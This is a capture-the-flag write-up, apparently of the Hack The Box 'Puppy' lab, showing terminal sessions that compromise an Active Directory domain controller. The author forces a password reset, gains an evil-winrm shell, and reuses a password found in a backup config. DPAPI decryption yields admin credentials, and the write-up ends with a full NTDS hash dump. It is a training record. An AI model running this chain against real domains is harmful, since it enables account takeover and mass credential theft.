
User adam.silver has winrm rights, and with the current user ant.edwards, we are able to change adams pass and authenticate with it, hence I connected to the target with the new credentials and grabbed our user flag.

```
┌──(root㉿Kali)-[/home/…/Documents/TOOLS/impacket/examples]
└─# net rpc password "adam.silver" 'Pwnuser2025' -U 'PUPPY/ant.edwards%Antman2025!' -S 10.10.11.70


┌──(root㉿Kali)-[/home/…/Documents/TOOLS/impacket/examples]
└─# evil-winrm -i 10.10.11.70 -u 'adam.silver' -p 'Pwnuser2025'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Relin

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ..
*Evil-WinRM* PS C:\Users\adam.silver> cd ..
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/3/2025   8:26 AM                adam.silver
d-----        3/11/2025   9:14 PM                Administrator
d-----         3/8/2025   8:52 AM                ant.edwards
d-r---        2/19/2025  11:34 AM                Public
d-----         3/8/2025   7:40 AM                steph.cooper
```

```
┌──(root㉿Kali)-[/home/…/Documents/TOOLS/impacket/examples]
└─# evil-winrm -i 10.10.11.70 -u 'adam.silver' -p 'Pwnuser2025!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ..
*Evil-WinRM* PS C:\Users\adam.silver> dir


    Directory: C:\Users\adam.silver


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         2/28/2025  12:31 PM                3D Objects
d-r---         2/28/2025  12:31 PM                Contacts
d-r---         3/12/2025  12:09 PM                Desktop
d-r---         5/22/2025   7:03 PM                Documents
d-r---         2/28/2025  12:31 PM                Downloads
d-r---         2/28/2025  12:31 PM                Favorites
d-r---         2/28/2025  12:31 PM                Links
d-r---         2/28/2025  12:31 PM                Music
d-r---         2/28/2025  12:31 PM                Pictures
d-r---         2/28/2025  12:31 PM                Saved Games
d-r---         2/28/2025  12:31 PM                Searches
d-r---         2/28/2025  12:31 PM                Videos


*Evil-WinRM* PS C:\Users\adam.silver> cd Desktop
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> dir


    Directory: C:\Users\adam.silver\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2025  12:31 PM           2312 Microsoft Edge.lnk
-ar---         5/22/2025   6:20 PM             34 user.txt


*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type user.txt
2d5aa101ba7ce21b192ec7497dacbebe
*Evil-WinRM* PS C:\Users\adam.silver\Desktop>
```

PRIVESCALATION TO DOMAIN ADMIN

Looking around, in the Backups directory, there was an interesting zip file that I downloaded to view locally.



Unzipped the file and looking around found some sort of credentials that belonged to user **steph.cooper**.


```
┌──(root㉿Kali)-[/home/…/HTB/puppy.htb/site-backup/puppy]
└─# ls -la
total 28
drwxr-xr-x 4 root root 4096 Dec 31  1979 .
drwxrwxr-x 3 root root 4096 May 23 02:17 ..
drwxrwxr-x 6 root root 4096 Dec 31  1979 assets
drwxrwxr-x 2 root root 4096 Dec 31  1979 images
-rw-rw-r-- 1 root root 7258 Dec 31  1979 index.html
-rw-r--r-- 1 root root  864 Dec 31  1979 nms-auth-config.xml.bak

┌──(root㉿Kali)-[/home/…/HTB/puppy.htb/site-backup/puppy]
└─# cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>Che    2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>

┌──(root㉿Kali)-[/home/…/HTB/puppy.htb/site-backup/puppy]
└─#
```

I tested if the credentials work using nxc

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# nxc smb 10.10.11.70 -u steph.cooper -p ChefSteph2025!
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\steph.cooper:ChefSteph2025!

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─#
```

PRIVILEGE ESCALATION TO ROOT

The escalation vector to root in this lab was via abusing DPAPI.
I pulled the **real masterkey bytes** with Impacket and then used them to unwrap the credential blob.
I started an smb server on my local machine, copied the masterkey and credential to my local machine, and using impacket-dpapi, I was able to retrieve the clear text credentials for a privileged user.



Retrieved the decrypted key

Retrieving the cleartext password as seen below.

Finally pwned the DC

```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
└─# evil-winrm -i 10.10.11.70 -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> cat ../../Administrator/Desktop/root.txt
c0ba104901f7eee74429de31de50b9dd
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents>
```

```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
└─# nxc smb 10.10.11.70 -u steph.cooper_adm -p 'FivethChipOnItsWay2025!' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n]
SMB         10.10.11.70     445    NONE            [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    NONE            [+] \steph.cooper_adm:FivethChipOnItsWay2025!
SMB         10.10.11.70     445    NONE            [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.11.70     445    NONE            Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6e65d75b:::
SMB         10.10.11.70     445    NONE            Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.70     445    NONE            krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a:::
SMB         10.10.11.70     445    NONE            PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093995466570f435b8:::
SMB         10.10.11.70     445    NONE            PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8e99d2b34f438058b:::
SMB         10.10.11.70     445    NONE            PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b32fb1d0953812d66:::
SMB         10.10.11.70     445    NONE            PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a98a213fc8e3c7fca780:::
SMB         10.10.11.70     445    NONE            PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce8ea01a8613f09200b:::
SMB         10.10.11.70     445    NONE            PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb206409049bc53502039b80f3f1173:::
SMB         10.10.11.70     445    NONE            DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::
SMB         10.10.11.70     445    NONE            [+] Dumped 10 NTDS hashes to /root/.nxc/logs/ntds/_10.10.11.70_2025-08-25_220122.ntds of which 9 were added to the database
SMB         10.10.11.70     445    NONE            [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.10.11.70     445    NONE            [*] cat /root/.nxc/logs/ntds/_10.10.11.70_2025-08-25_220122.ntds | grep -iv disabled | cut -d ':' -f1
SMB         10.10.11.70     445    NONE            [*] grep -iv disabled /root/.nxc/logs/ntds/_10.10.11.70_2025-08-25_220122.ntds | cut -d ':' -f1
```